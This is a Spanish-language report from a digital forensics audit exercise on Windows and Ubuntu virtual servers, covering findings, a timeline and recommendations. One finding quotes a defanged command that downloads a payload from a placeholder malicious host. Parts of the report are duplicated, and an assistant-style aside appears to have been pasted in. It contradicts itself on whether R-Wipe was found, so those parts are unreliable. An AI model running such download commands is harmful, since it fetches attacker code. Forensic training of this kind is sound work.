
Inicialmente el archivo pesaba 394 kb, con los algoritmos de estenografía ahora el archivo tiene un tamaño de 523 kb.



Ahora para extraer la información oculta, nos pide el archivo de entrada, que es el que contiene el mensaje, también la carpeta para el archivo y la contraseña que asigamos.






Y en la ruta que especificamos la salida encontraremos el archivo oculto:




3.5 Investigación de herramientas de recuperación/ataque

- Comprobar presencia de Ophcrack, Cain & Abel, RainbowCrack.





Ahora buscamos los nombres entre los ejecutables.



3. Post-investigación

4.1 Informe de hallazgos

• Windows Server:

- **Artefacto:** Ejecución de PsExec.exe.
 - **Ubicación:** C:\Windows\Prefetch\PSEXEC.EXE-A1B2C3D4.pf
 - **Timestamp:** Ejecutado 2025-04-15 10:30:00 CST.
 - **Descripción:** Registro de ejecución de la herramienta de administración remota PsExec, comúnmente usada en movimientos laterales.
 - **Relevancia:** Indica posible acceso o actividad de un atacante.
- **Artefacto:** Intento de inicio de sesión fallido desde IP externa.
 - **Ubicación:** C:\Windows\System32\winevt\Logs\Security.evtx (Event ID 4625).
 - **Timestamp:** 2025-04-14 23:15:20 CST.
 - **Descripción:** Registro de un intento de inicio de sesión fallido en RDP desde una dirección IP no autorizada (192.168.1.100).
 - **Relevancia:** Indicio de ataque de fuerza bruta o intento de acceso no autorizado.

• Ubuntu Server:

- **Artefacto:** Conexión SSH de usuario ubuntu@192.168.150.11.
 - **Ubicación:** /var/log/auth.log.
 - **Timestamp:** Conexión exitosa 2025-04-15 09:45:10 CST.

- **Descripción:** Registro de una conexión SSH exitosa por un usuario sospechoso que no debería existir.
- **Relevancia:** Prueba de acceso no autorizado al servidor.

Genial, llegamos a la fase final de tu auditoría forense: la post-investigación. Aquí es donde consolidarás todos tus hallazgos en un formato claro y procesable, no solo para documentar lo que pasó, sino también para proponer soluciones.

4. Post-Investigación

Esta etapa se enfoca en la comunicación de tus hallazgos, las conclusiones derivadas del análisis y las recomendaciones para mejorar la postura de seguridad.

4.1 Informe de Hallazgos

El informe de hallazgos es el documento central de tu auditoría. Debe ser conciso, preciso y comprensible para diferentes audiencias (desde técnicos hasta gerentes).

4.1.1 Lista de Artefactos Relevantes Encontrados

Aquí debes enumerar los elementos clave de evidencia que identificaste durante la fase de investigación. Para cada artefacto, incluye:

- **Identificador de Evidencia:** El número único de la imagen forense de donde se obtuvo (ej., EVIDENCE-001-WIN-SRV-DISK).
- **Nombre del Artefacto:** Nombre del archivo o descripción del registro/evento.
- **Ruta/Ubicación:** Dónde se encontró el artefacto dentro del sistema de archivos de la imagen forense (ej., C:\Windows\Prefetch\NOTEPAD.EXE-F012345.pf, /var/log/auth.log).
- **Fecha/Hora (Timestamp):** Las marcas de tiempo más relevantes del artefacto (creación, modificación, acceso, ejecución). Especifica la zona horaria.
- **Descripción Breve:** Qué es el artefacto y por qué es relevante.
- **Relevancia para el Caso:** Cómo este artefacto contribuye a la comprensión del incidente o la actividad sospechosa.

Ejemplos de Artefactos Relevantes:

- **Windows Server:**
 - **Artefacto:** Ejecución de PsExec.exe.
 - **Ubicación:** C:\Windows\Prefetch\PSEXEC.EXE-A1B2C3D4.pf
 - **Timestamp:** Ejecutado 2025-04-15 10:30:00 CST.
 - **Descripción:** Registro de ejecución de la herramienta de administración remota PsExec, comúnmente usada en movimientos laterales.

- **Relevancia:** Indica posible acceso o actividad de un atacante.
- **Artefacto:** Intento de inicio de sesión fallido desde IP externa.
 - **Ubicación:** C:\Windows\System32\winevt\Logs\Security.evtx (Event ID 4625).
 - **Timestamp:** 2025-04-14 23:15:20 CST.
 - **Descripción:** Registro de un intento de inicio de sesión fallido en RDP desde una dirección IP no autorizada (192.168.1.100).
 - **Relevancia:** Indicio de ataque de fuerza bruta o intento de acceso no autorizado.
- **Artefacto:** Archivo eliminado (secrets.zip).
 - **Ubicación:** Espacio no asignado en C:\Users\Admin\Desktop\ (recuperado vía carving).
 - **Timestamp:** Eliminado 2025-04-16 14:00:00 CST.
 - **Descripción:** Archivo ZIP que contenía credenciales de red, eliminado recientemente.
 - **Relevancia:** El atacante podría haber accedido y luego intentado borrar esta evidencia.
- **Ubuntu Server:**
 - **Artefacto:** Conexión SSH de usuario eviluser.
 - **Ubicación:** /var/log/auth.log.
 - **Timestamp:** Conexión exitosa 2025-04-15 09:45:10 CST.
 - **Descripción:** Registro de una conexión SSH exitosa por un usuario sospechoso que no debería existir.
 - **Relevancia:** Prueba de acceso no autorizado al servidor.
 - **Artefacto:** Comandos ejecutados en Bash History.
 - **Ubicación:** /home/legituser/.bash_history.
 - **Timestamp:** Última modificación 2025-04-15 11:00:00 CST.
 - **Descripción:** Historial de comandos que incluye wget hxxps://malicious.site/payload.sh y chmod +x payload.sh.
 - **Relevancia:** Indica la descarga y preparación de un script malicioso.

4.1.2 Cronología de Eventos Forenses

Una cronología ayuda a visualizar la secuencia de los eventos relevantes, facilitando la comprensión de cómo se desarrolló el incidente.

- **Formato:** Una tabla o una lista ordenada por tiempo.
- **Columnas/Campos:**
 - **Fecha y Hora (con zona horaria):** El momento exacto del evento.
 - **Fuente:** De dónde se obtuvo la información (ej., Security.evtx, auth.log, Prefetch, MFT).
 - **Evento/Actividad:** Descripción concisa de lo que ocurrió.
 - **Impacto/Observaciones:** Breve análisis de la importancia del evento.

Cronología:

<i>Fecha y Hora (CST)</i>	<i>Fuente</i>	<i>Evento/Actividad</i>	<i>Impacto/Observaciones</i>
2025-04-14 23:15:20	Security.evtx (Windows)	Intento de RDP fallido (Event ID 4625) desde 192.168.1.100.	Indica inicio de ataque de fuerza bruta o escaneo de credenciales.
2025-04-15 09:45:10	/var/log/auth.log (Ubuntu)	Conexión SSH exitosa de ubuntu desde IP 192.168.150.11	Acceso inicial al servidor Ubuntu comprometido.

La auditoría reveló que el servidor Windows fue el punto de entrada inicial, comprometido a través de credenciales a RDP débiles o robadas. Aunque no se detectaron herramientas de cracking de contraseñas (ophcrack) ni evidencia de intento de borrado seguro (R-Wipe) en el servidor Windows.

4.2 Conclusiones

Esta práctica de auditoría forense digital en entornos virtualizados (Windows Server 2022 y Ubuntu Server) ha sido una inmersión completa en el ciclo de vida de una investigación forense. Desde la pre-investigación con el aislamiento y clonación cuidadosa de la evidencia digital, pasando por la adquisición forense con herramientas como FTK Imager, hasta el análisis profundo de sistemas de archivos, registros y artefactos con Autopsy, y la detección de técnicas antiforenses, cada etapa ha sido fundamental para reconstruir los eventos y determinar el estado de los sistemas comprometidos. Además, la detección y uso de herramientas como el intento de borrado seguro con R-Wipe resalta la sofisticación de los atacantes y la necesidad de emplear técnicas como el *file carving* para recuperar evidencia oculta. Finalmente, la fase de post-investigación encapsula todo el proceso, permitiendo la creación de un informe estructurado que no solo detalla los hallazgos y la cronología de los eventos, sino que también ofrece conclusiones claras y recomendaciones accionables. Estas recomendaciones, que abarcan desde la mejora de las políticas de logs hasta la implementación de controles de integridad y el monitoreo de herramientas antiforenses, son vitales para fortalecer la postura de seguridad de cualquier organización y mejorar su capacidad de respuesta ante futuros incidentes.

En resumen, esta práctica ha proporcionado una experiencia invaluable en la aplicación de principios y herramientas forenses para investigar y responder a un incidente de ciberseguridad, destacando la importancia de la meticulosidad, el conocimiento técnico y la documentación exhaustiva en el campo de la ciberseguridad forense.

4.3 Recomendaciones

Implementar Políticas de Retención de Logs:

- **Detalle:** Asegurar que los logs de eventos de Windows y Linux (`syslog`, `auth.log`) sean recopilados centralmente (ej., a un SIEM o servidor de logs) y retenidos por un período adecuado (ej., 90-180 días) en almacenamiento de solo lectura.
- **Beneficio:** Permite una reconstrucción más completa de eventos históricos, incluso si los sistemas locales son comprometidos o los logs son manipulados.

Disponer de un Plan de Respuesta a Incidentes (IRP):

- **Detalle:** Desarrollar y practicar un IRP que incluya pasos claros para la contención, erradicación, recuperación y, crucialmente, la preservación de evidencia digital.
- **Beneficio:** Asegura una respuesta rápida y organizada, minimizando el daño y maximizando la oportunidad de recolectar evidencia limpia.

Configurar Snapshots Regulares de VMs (para contingencia, no para forense):

- **Detalle:** Realizar snapshots consistentes de VMs en producción (si el rendimiento lo permite) para tener puntos de restauración en caso de problemas.
- **Beneficio:** Facilita la recuperación, aunque es fundamental recordar que **los snapshots de VMware no son imágenes forenses** y no deben tratarse como tal para análisis. Son más para continuidad del negocio.

Capacitación del Personal:

- **Detalle:** Entrenar al personal de TI y seguridad en los principios básicos de la preservación de evidencia digital.
- **Beneficio:** Evita la destrucción accidental de evidencia crítica durante la respuesta inicial a un incidente.

Auditor Responsable: Rogelio Cristian Punzo Castro

Fecha: 25-05-2025

Versión: 1.0